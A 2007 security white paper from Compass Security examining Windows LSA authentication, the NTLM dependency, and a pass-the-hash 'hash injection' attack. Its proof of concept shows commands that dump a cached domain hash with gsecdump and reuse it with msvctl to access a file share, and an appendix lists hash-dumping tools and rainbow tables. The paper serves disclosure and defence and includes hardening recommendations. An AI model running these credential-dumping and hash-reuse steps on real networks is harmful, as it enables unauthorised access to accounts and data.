



# Windows Security

## Hash Injection Attacks

21. November 2007

Document Name:	Hash_Injection_Attack_E.doc
Version:	V 1.0
Author(s):	Ivan Bütler, Compass Security AG
Delivery date:	21. November 2007
Classification:	PUBLIC

GLÄRNISCHSTR. 7  
POSTFACH 1671  
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60  
Fax +41 55-214 41 61  
team@csnc.ch www.csnc.ch



## Index

<b>1 HASH INJECTION ATTACK .....</b>	<b>1</b>
1.1 Introduction	1
1.2 Theory on LSA	1
1.2.1 Security Packages	3
1.2.2 NTLM Security settings	3
1.2.3 LM – NTLM – NTLMv2	4
1.2.4 Compilation of the crypto attributes for LM, NTLM and NTLMv2	4
1.2.5 Kerberos	4
1.3 Test Cases for the deactivation of NTLM	6
1.4 Conclusion	7
1.5 Smart Cards	7
1.6 Hash Injection Attacks in a Windows Network	8
1.7 Proof-of-Concept	8
1.7.1 Preconditions	8
1.7.2 Tools	8
1.7.3 Mount Attempt	9
1.7.4 Hash Export	9
1.7.5 Hash Injection Attack	9
1.8 Conclusion	10
1.9 Recommendations	11
<b>2 APPENDIX.....</b>	<b>12</b>
2.1 Rainbow Tables	12
2.2 Cached Credential Recovery Tools	13



## 1 Hash Injection Attack

### 1.1 Introduction

Microsoft Windows supports in the LSA (Local Security Authority Subsystem) various methods to authenticate a PC or a user in the net and to liberate Windows services. Since the introduction of Windows 2000, the Kerberos protocol has been a core technology in Microsoft networks. This raises the question whether in a Windows network we can abstain completely from the older techniques such as LM, NTLM and NTLMv2.

This topic has gained particular relevance as, during the Microsoft TechED 2007, Marcus Murray of Truesec (Sweden) presented a possibility to bypass the Windows authentication process by hashes. Marcus Murray goes even as far as claiming that Windows Logons with SmartCards can thereby also be bypassed.

This article deals with the Murray method and describes the basics for the general comprehension. The objective of this article is not only to demonstrate to the reader the connection between the LSA methods and the dependence on NTLMv2, but also to formulate conclusions and recommendations.

### 1.2 Theory on LSA

Whoever deals with Microsoft networks in respect of IT-security is well aware that Microsoft products support various crypto procedures in the LSA.


- LAN Manager (LM) challenge/response
- Windows NT challenge/response (also known as NTLM version 1)
- NTLM version 2 challenge/response
- Kerberos

The LSA is the component responsible in Windows for the authentication and the session handling, which also ensures the authentication in the offline mode. For this purpose the "**Cached Credentials**" of all those users who have ever authenticated through this computer to the domain are stored in the client computer of a Windows XP workstation.

The reading out of the Cached Credentials can be realised through various tools. A non complete list of the tools is shown in chapter 2.2.

Consulting the Microsoft Knowledge Base, you will find the following diagram showing the relation between the LSA and the Security Modules provided.

### LSA Architecture




You can recognise that for the LSA the following DLLs are responsible for the encapsulation of individual crypto functions:

- Digest (Wdigest.dll)      Digest Auth functionality
- NTLM (Msv1\_0.dll)      NTLM functionality
- Kerberos (Kerberos.dll)      Kerberos functionality
- TLS/SLL (Schannel.dll)      TLS/SSL functionality

### 1.2.1 Security Packages

All Security Packages registered in Windows are defined through a central Registry Key. While booting, Windows reads the respective entries and registers the indicated packages for LSA.

HKLM\SYSTEM\CurrentControlSet\Control\Lsa\SecurityPackages




This information is important for the test cases of chapter 1.3 where we have attempted to operate a Windows XP workstation **WITHOUT** NTLM.

### 1.2.2 NTLM Security settings

The Msv1\_0 security package can be configured through further Registry Keys. In particular Windows can be instructed to obey certain NTLM policies. In Windows Hardening instructions it is recommended to set the Registry Key to "5", i.e. to allow exclusively NTLMv2.

HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Control\Lsa



Interestingly there is no Registry Key for "**Refuse LM & NTLM & NTLMv2**" for the central deactivation of NTLM.



### 1.2.3 LM – NTLM – NTLMv2

The LM authentication is based on very weak cryptographic procedures. Very early there were various tools which were able to crack even complex passwords in the LM format within a short time (LOpht Crack).

As a result Microsoft provided NTLM which has far better cryptographic functions than the LM authentication. Yet due to the marginal key length, the upcoming hacker tools were soon capable of cracking NTLM hashes in a bit longer but still a short time.

After that, Microsoft introduced NTLMv2 which offers a substantial enhancement of NTLM and is still widely used. The following statement accompanied the launch of NTLMv2:

"Microsoft has developed an enhancement, called NTLM version 2, that significantly improves both the authentication and session security mechanisms."

"For NTLMv2, the key space for password-derived keys is 128 bits. This makes a brute force search infeasible, even with hardware accelerators, if the password is strong enough."

The security community has searched for weaknesses in the NTLMv2 and traced these in the **"Time Memory Tradeoff" attack**<sup>1</sup>. The basic issue is that a powerful computer previously calculates all possible passwords and stores their hash values in a database. If an NTLMv2 password is being tested on its strength, the hash value is searched in the pre-calculated hash table. If this is carried out successfully, the password will be identified. The creation and the utilisation of Rainbow tables has become a kind of "sport". A list of ready made Rainbow tables is shown in chapter 2.1.

### 1.2.4 Compilation of the crypto attributes for LM, NTLM and NTLMv2

	LM	NTLMv1	NTLMv2
<b>Password case sensitive</b>	No	Yes	Yes
<b>Hash key length</b>	56bit + 56bit	-	-
<b>Password hash algorithm</b>	DES (ECB mode)	MD4	MD4
<b>Hash value length</b>	64bit + 64bit	128bit	128bit
<b>C/R key length</b>	56bit + 56bit + 16bit	56bit + 56bit + 16bit	128bit
<b>C/R algorithm</b>	DES (ECB mode)	DES (ECB mode)	HMAC_MD5
<b>C/R value length</b>	64bit + 64bit + 64bit	64bit + 64bit + 64bit	128bit

### 1.2.5 Kerberos

<sup>1</sup> <http://lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf>



Since Windows 2000, Microsoft has been based on the Kerberos protocol. During the Compass Security Event 2007 we have presented various attacks on Kerberos, in particular Kerberos Session Hijacking, Replay and Offline Dictionary attack.

The PDF of this presentation can be found under the following link:

[http://www.csnc.ch/static/download/misc/2007\\_kerberos\\_v1.0\\_print.pdf](http://www.csnc.ch/static/download/misc/2007_kerberos_v1.0_print.pdf)

Although Kerberos Design has its weaknesses, it is still regarded "safer" than NTLMv2. The question is therefore whether it is possible to operate a **"PURE KERBEROS"** network.

See chapter 1.3.





### 1.3 Test Cases for the deactivation of NTLM

Compass Security has analysed whether a Windows XP test workstation is also functional "without" NTLM, or in other words whether NTLM can be abandoned completely from the system.

<b>Objective</b>	Testing whether NTLM can be deactivated 100 %
<b>Preparation</b>	Admin access to Test XP Workstation

No	Description Test case	Expected result	Actual result	OK ERROR
1	Deactivating NTLM in SecurityPackages	Logon possible via Kerberos	No Logon possible	<b>INFO</b>
2	Delete C:\windows\system32\msv1_0.dll	Logon possible via Kerberos	No Logon possible	<b>INFO</b>

#### Details to No. 1: Security Packages

In this test the NTLM string

HKLM\SYSTEM\CurrentControlSet\Control\Lsa\SecurityPackages

was removed from the Registry Key. After that, the Windows XP test workstation was rebooted.

#### The impact can be summarised as follows:

- Windows XP boots as usual. Smart Card Reader is present as a device and is displayed in GINA.
- No Login possible in Local Computer (with or without SmartCard)
- No login possible on the domain (with or without SmartCard)
- The system neither recognises the object "Local Computer" nor the object "Domain"



### Details to No. 2: Remove msv1\_0.dll

In this test the Msv1\_0.dll has been removed from the system.

```
c:\Windows\System32\msv1_0.dll
c:\Windows\System32\dlldata\msv1_0.dll
c:\Windows\ServicePackFiles\i386\msv1_0.dll
```

### The impact can be summarised as follows:

- Windows XP boots as usual. Smart Card Reader is **not** present as a device and is displayed in GINA.
- No Login possible in Local Computer
- No login possible on the domain
- The system neither recognises the object "Local Computer" nor the object "Domain"

## 1.4 Conclusion

For the dissolution of the local or domain objects NTLMv2 is required. Without NTLMv2 Microsoft XP does not work anymore.

The analysis by Compass Security has proved that NTLM cannot be removed 100%. The Windows Internals are still dependent on the presence of NTLM.

## 1.5 Smart Cards

What happens to the "old" NTLM passwords if you **migrate** to a Smart Card based authentication in the Windows network? On principle a user need not know his "password" anymore after the migration - consequently the password should be set to a hardly or non guessable value by the system.

Migration User from Password-based to SmartCard based authentication

- Windows 2000 Server: NTLM password does not change
- Windows 2003 Server: NTLM password is set to a random value



## 1.6 Hash Injection Attacks in a Windows Network

At the Microsoft TechED 2007, Marcus Murray of Truesec (Sweden) presented a possibility to bypass the Windows authentication process by Hash Injections. This means that it is not necessary anymore to crack the NTLMv2 hash (Rainbow tables), but that the possession of the hash without knowing the password is sufficient for the utilisation of Windows services. Marcus Murray goes even as far as claiming that thereby even Windows Logons with SmartCards can be bypassed, since, as described above, with the migration to SmartCards the server changes the password and the hash to a random value and these still remain valid in Windows.

Compass Security has investigated the option by Murray and confirms the feasibility of the "Hash Injection Attack".

## 1.7 Proof-of-Concept

### 1.7.1 Preconditions

This chapter documents the test with the Murray procedure. The following parameters are defined for the test:

- Step 1: Windows XP Workstation is installed anew
- Step 2: Windows XP Workstation is joined to the domain (join Domain)
- Step 3: Domain User "ibuetler" authenticates at the domain via XP workstation using a FileShare on a Domain Member Server
- Step 4: Local Admin on the Windows XP workstation executes the Hash Injection attack and is also able to access the FileShare using the cached Credentials of "ibuetler" (with the rights of "ibuetler") without knowing the password of "ibuetler".

### 1.7.2 Tools

The following tools have been used for the test:

- gsecdump: With this tool various secrets / hashes can be emitted in Windows.  
Download from: <http://www.truesec.com/PublicStore/catalog/Downloads,223.aspx>
- msvct!l: With this tool the Windows Login with hashes can be bypassed.  
Download from: <http://www.truesec.com/PublicStore/catalog/Downloads,223.aspx>

Steps 1 - 3 are not documented as these are considered self explanatory. The description starts from Step 4.



### 1.7.3 Mount Attempt

After the login as Local Admin in the test workstation and the attempt to mount a Share on the Fileserver the following message is displayed:

```
C:\>net use z: \\192.168.200.46\Data
The password or user name is invalid for \\192.168.200.46\Data.

Enter the user name for '192.168.200.46': ^C
```

### 1.7.4 Hash Export

Using the tool gsecdump the hashes of the Cached Credentials of the local Windows XP workstation can be read out. In the example below the hash of "ibuetler" is exported. This is only possible because the user "ibuetler" has previously been logged in on this device.

```
C:\Documents and Settings\Administrator\Desktop\msvctl\gsecdump-0.6-win32>gsecdump.exe -a
info: you must run as LocalSystem to dump LSA secrets

CSNC\ibuetler::25b425XXXXXXXXXXXXXXXXXec5cabcc:fald701b2YYYYYYYYYYYYYYYY715b5:::
```

### 1.7.5 Hash Injection Attack

The hash exported can now be used for the described attack in combination with the Hash Injection Tool "*msvctl*".

```
C:\>msvctl ibuetler::25b425XXXXXXXXXXXXXXXXXec5cabcc:fald701b2YYYYYYYYYYYYYYYY715b5::: run
cmd.exe
info: running 'cmd.exe '
```

Subsequently a new prompt opens in the context of the domain user "CSNC\ibuetler". In this shell the Fileserver can be accessed:

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net use z: \\192.168.200.46\Data
The command completed successfully.
```

Listing of the directories on the Fileserver:

```
Z:\>dir
Volume in drive Z is Data
Volume Serial Number is 2C57-2234

Directory of Z:\

12.10.2007  10:37    <DIR>          .
12.10.2007  10:37    <DIR>          ..
21.09.2007  10:53    <DIR>          clients
22.10.2007  13:29    <DIR>          tools
02.11.2007  11:39    <DIR>          advisories
29.10.2007  10:37    <DIR>          news
```

GLÄRNISCHSTR. 7  
POSTFACH 1671  
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60  
Fax +41 55-214 41 61  
team@csnc.ch www.csnc.ch



```

0 File(s)                0 bytes
4 Dir(s)  120'789'352'448 bytes free

```

Finally we attempt to create a directory on the Fileshare in order to test whether we have sufficient "rights" for this. A precondition is of course, that the domain user "ibuetler" is in possession of the corresponding NTFS permissions on the Share.

```

Z:\>mkdir test

Z:\>dir
Volume in drive Z is Data
Volume Serial Number is 2C57-2234

Directory of Z:\

12.10.2007  10:37    <DIR>          .
12.10.2007  10:37    <DIR>          ..
21.09.2007  10:53    <DIR>          clients
22.10.2007  13:29    <DIR>          tools
02.11.2007  11:39    <DIR>          advisories
29.10.2007  10:37    <DIR>          news
05.11.2007  14:38    <DIR>          test
                0 File(s)                0 bytes
                5 Dir(s)  120'789'352'448 bytes free

```

## 1.8 Conclusion

The described attack indicates that today (November 2007) there is still a great dependence on NTLM. In order to execute a Hash Injection attack the attacker must have "Local Admin" rights. In many company PCs this is not the case. There are, however, various tricks to obtain Local Admin rights through physical attacks (remove the hard disc and reset via Live-CDs). Therefore Compass Security assumes that a passionate attacker will successfully complete a physical access to a PC/Laptop.

A precondition for the attack is that there are "Cached Credentials" in the local computer which can be injected. It is therefore even more important that this cache is free of Domain Admin or other Admin users. This can for example be prevented by never logging in to the PC interactively with such accounts and by never starting via "Run as" commands. Compass feels that this attack seems to be of relevance especially with stolen or lost PCs. The cognition that networks can be accessed without knowing the passwords is new. Consequently Rainbow tables and similes lose their relevance, even if the plain password is still of interest for other attacks. An example is the assumption that the user is highly likely to use the same password in Windows as for other applications (e.g. SAP).

The described attack still works after the migration to SmartCards as the system keeps accepting NTLM in the background. It only files the passwords and hashes in a correspondingly long and complex format. However, this does not prevent injections.



## 1.9 Recommendations

Derek Seaman gives some advice in his blog which are quoted from [https://blogs.pointbridge.com/Blogs/seaman\\_derek/default.aspx](https://blogs.pointbridge.com/Blogs/seaman_derek/default.aspx):

1. Do not give regular employees local administrator rights on their computers. This drastically reduces the number of users that can steal your hash.
2. Only use your domain administrator credentials to logon to domain controllers. Do not logon on to member servers or workstations, ever, with your domain admin credentials.
3. Domain administrators should have a separate delegated admin account that they use to logon member servers and workstations that does not have domain admin rights.
4. Look for all audit event 552 IDs, which indicates explicit credentials were used to logon from another account. Setup high priority alerts on this event ID and immediately review. Some legit service accounts may trigger this ID, so filtering may be necessary. But a savvy hacker would impersonate a service account so it might be hard to distinguish from legit activity.
5. Sorry but run-as doesn't help you here. I created a new domain admin account DA-1, never logged on to Hobart with it but used ran-as on Hobart to open the event viewer on the domain controller and the DA-1 credentials were cached on Hobart. Do NOT use run-as on workstations either, as it will cache your credentials. I recommend using remote desktop to access a server and perform your work that way.
6. Kaspersky anti-virus recognized the tools I used as 'malware hacktool/win32' when I downloaded them and blocked access. So anti-virus or anti-malware running on machines might prevent the tools from running. It might be possible to disguise them or run remotely, but I have not tried it. However, if the user is a local administrator they could disable the AV software to allow the tools to run.
7. Limit the use of service accounts that have domain administrator rights, so their hashes are not on a large number of computers. Never use domain administrator-level service accounts on client computers as clients are more like to have lots of administrators logging into them and increase the exposure risk. Software distribution or enterprise patching software may logon to all clients and servers, leaving credentials in a large number of computers.
8. Protect your password hash as much as you protect your cleartext password.
9. Keep all computers up to date with the latest operating system and application patches. A user that is not typically an administrator may use a known exploit in the OS or application (Quicktime, Acrobat, iTunes, Flash, Winzip, Java runtime, etc.) to elevate their rights to local admin and thus get access to the cached hashes.



## 2 Appendix

### 2.1 Rainbow Tables

LM Hash 1-7 characters, all characters (66 GB)  
[www.freerainbowtables.com/tables/lm/lm\\_all\\_1-7.torrent](http://www.freerainbowtables.com/tables/lm/lm_all_1-7.torrent)

MD5 1-6 characters, all characters (5 GB)  
[www.freerainbowtables.com/tables/md5/md5\\_mixalpha-numeric-all-space\\_1-6.torrent](http://www.freerainbowtables.com/tables/md5/md5_mixalpha-numeric-all-space_1-6.torrent)

MD5 1-7 characters, small letters, numeric characters, special characters (28 GB)  
[www.freerainbowtables.com/tables/md5/md5\\_loweralpha-numeric-all-space\\_1-7.torrent](http://www.freerainbowtables.com/tables/md5/md5_loweralpha-numeric-all-space_1-7.torrent)

MD5 (further)  
[www.freerainbowtables.com/tables/md5/md5\\_all-space\\_1-7.torrent](http://www.freerainbowtables.com/tables/md5/md5_all-space_1-7.torrent)  
[www.freerainbowtables.com/tables/md5/md5\\_alpha-numeric-space\\_1-8.torrent](http://www.freerainbowtables.com/tables/md5/md5_alpha-numeric-space_1-8.torrent)  
[www.freerainbowtables.com/tables/md5/md5\\_loweralpha-numeric-all-space\\_1-7.torrent](http://www.freerainbowtables.com/tables/md5/md5_loweralpha-numeric-all-space_1-7.torrent)  
[www.freerainbowtables.com/tables/md5/md5\\_loweralpha\\_1-9.torrent](http://www.freerainbowtables.com/tables/md5/md5_loweralpha_1-9.torrent)  
[www.freerainbowtables.com/tables/md5/md5\\_mixalpha-numeric-all-space\\_1-6\\_perfect.torrent](http://www.freerainbowtables.com/tables/md5/md5_mixalpha-numeric-all-space_1-6_perfect.torrent)  
[www.freerainbowtables.com/tables/md5/md5\\_numeric\\_1-12.torrent](http://www.freerainbowtables.com/tables/md5/md5_numeric_1-12.torrent)

MSCACHE 1-6 characters, all characters, chain 20000 (6 GB)  
[www.freerainbowtables.com/tables/mscache/mscache\\_mixalpha-numeric-all-space\\_1-6.torrent](http://www.freerainbowtables.com/tables/mscache/mscache_mixalpha-numeric-all-space_1-6.torrent)

MSCACHE 1-8 characters, small letters, numeric characters, chain 20000 (20 GB)  
[www.freerainbowtables.com/tables/mscache/mscache\\_loweralpha-numeric\\_1-8.torrent](http://www.freerainbowtables.com/tables/mscache/mscache_loweralpha-numeric_1-8.torrent)

HALFLMCHALL 1-7 characters, all characters, chain 15000 (54 GB)  
[www.freerainbowtables.com/tables/halflmchall/halflmchall\\_all-space\\_1-7.torrent](http://www.freerainbowtables.com/tables/halflmchall/halflmchall_all-space_1-7.torrent)

NTLM Hash 1-6 characters, all characters (6 GB)  
[www.freerainbowtables.com/tables/ntlm/ntlm\\_mixalpha-numeric-all-space\\_1-6.torrent](http://www.freerainbowtables.com/tables/ntlm/ntlm_mixalpha-numeric-all-space_1-6.torrent)

NTLM Hash 1-7 characters, small letters, numeric characters, special characters, chain 20000 (50 GB)  
[www.freerainbowtables.com/tables/ntlm/ntlm\\_loweralpha-numeric-all-space\\_1-7.torrent](http://www.freerainbowtables.com/tables/ntlm/ntlm_loweralpha-numeric-all-space_1-7.torrent)

NTLM Hash 1-9 characters, small letters, numeric characters, chain 50000 (123 GB)  
[www.freerainbowtables.com/tables/ntlm/ntlm\\_loweralpha-numeric\\_1-9.torrent](http://www.freerainbowtables.com/tables/ntlm/ntlm_loweralpha-numeric_1-9.torrent)

NTLM (further)  
[www.freerainbowtables.com/tables/ntlm/ntlm\\_loweralpha-numeric-all-space\\_1-7.torrent](http://www.freerainbowtables.com/tables/ntlm/ntlm_loweralpha-numeric-all-space_1-7.torrent)  
[www.freerainbowtables.com/tables/ntlm/ntlm\\_loweralpha-numeric\\_1-8.torrent](http://www.freerainbowtables.com/tables/ntlm/ntlm_loweralpha-numeric_1-8.torrent)  
[www.freerainbowtables.com/tables/ntlm/ntlm\\_loweralpha-numeric\\_1-9.torrent](http://www.freerainbowtables.com/tables/ntlm/ntlm_loweralpha-numeric_1-9.torrent)  
[www.freerainbowtables.com/tables/ntlm/ntlm\\_loweralpha\\_1-9.torrent](http://www.freerainbowtables.com/tables/ntlm/ntlm_loweralpha_1-9.torrent)  
[www.freerainbowtables.com/tables/ntlm/ntlm\\_mixalpha-numeric\\_1-7.torrent](http://www.freerainbowtables.com/tables/ntlm/ntlm_mixalpha-numeric_1-7.torrent)  
[www.freerainbowtables.com/tables/ntlm/ntlm\\_numeric\\_1-12.torrent](http://www.freerainbowtables.com/tables/ntlm/ntlm_numeric_1-12.torrent)

SHA-1 1-7 characters, small/capital letters, numeric characters (40 GB packed)  
[www.freerainbowtables.com/tables/sha1/SHA1\\_mixalpha-numeric\\_1-7\\_4500\\_40000000.torrent](http://www.freerainbowtables.com/tables/sha1/SHA1_mixalpha-numeric_1-7_4500_40000000.torrent)



CISCOPIX 1-6 characters, all characters, chain 20000 (6GB)  
[www.freerainbowtables.com/tables/ciscopix/ciscopix\\_mixedalpha-numeric-all-space\\_1-6.torrent](http://www.freerainbowtables.com/tables/ciscopix/ciscopix_mixedalpha-numeric-all-space_1-6.torrent)  
[www.freerainbowtables.com/tables/mscacha/mscacha\\_loweralpha-numeric\\_1-8.torrent](http://www.freerainbowtables.com/tables/mscacha/mscacha_loweralpha-numeric_1-8.torrent)

## 2.2 Cached Credential Recovery Tools

### pwdump2

pwdump2 by Todd Sabin of Bindview  
 Windows NT/2000, free (GPL v2)

This is an application which dumps the password hashes from NT's SAM database, whether or not SYSKEY is enabled on the system

### pwdump3

pwdump3 and pwdump3e by Phil Staubs and Erik Hjelmstad of PoliVec, Inc.  
 Windows NT/2000, free (GPL v2)

pwdump3 enhances the existing pwdump and pwdump2 programs developed by Jeremy Allison and Todd Sabin, respectively. pwdump3 works across the network and whether or not SYSKEY is enabled

### pwdump4

pwdump4 by bingle  
 Windows NT/2000, free (GPL v2)

pwdump4 is an attempt to improve upon pwdump3. It might work in cases when pwdump3 fails (and vice versa).

### pwdump5

pwdump5 by AntonYo!  
 Windows NT/2000/XP/2003, free

pwdump5 is an application that dumps password hashes from the SAM database even if SYSKEY is enabled on the system. If SYSKEY is enabled, the program retrieves the 128-bit encryption key, which is used to encrypt/decrypt the password hashes.

### pwdump6

pwdump6 by fizzaig  
 Windows 2000/XP/2003 (can also run against some Vista targets), free (GPL v2)

pwdump6 is a significantly modified version of pwdump3e. This program is able to extract NTLM and LanMan hashes from a Windows target, regardless of whether SYSKEY is enabled. It is also capable of displaying password histories if they are available. Currently, data transfer between the client and target is NOT encrypted, so use this at your own risk if you feel eavesdropping may be a problem.

### pwdump7

pwdump7 (page in Spanish) by Andres Tarasco Acuna  
 Windows NT family (up through XP or Vista?), free

pwdump7 works with its own filesystem driver (from rkdetector.com technology) so users with administrative privileges are able to dump directly from disk both SYSTEM and SAM registry hives. Once dumped, the SYSKEY key will be retrieved from the SYSTEM hive and then used to decrypt both LanMan and NTLM hashes and dump them in pwdump like format.

### gsecdump

gsecdump (<http://www.iforge.cc/projects.html>)

GLÄRNISCHSTR. 7  
 POSTFACH 1671  
 CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60  
 Fax +41 55-214 41 61  
 team@cscn.ch www.cscn.ch



Most notable features are extracting password hashes for active logon sessions, LSA secrets without injecting into lsass.exe making it safe to run on any system and pwdump functionality without DLL injection (and a lot more stable). Gsecdump has no DLL dependency making it very easy to use on remote systems with psexec. If it for some reason can't do what it is supposed to, try running it as SYSTEM and you should get your info.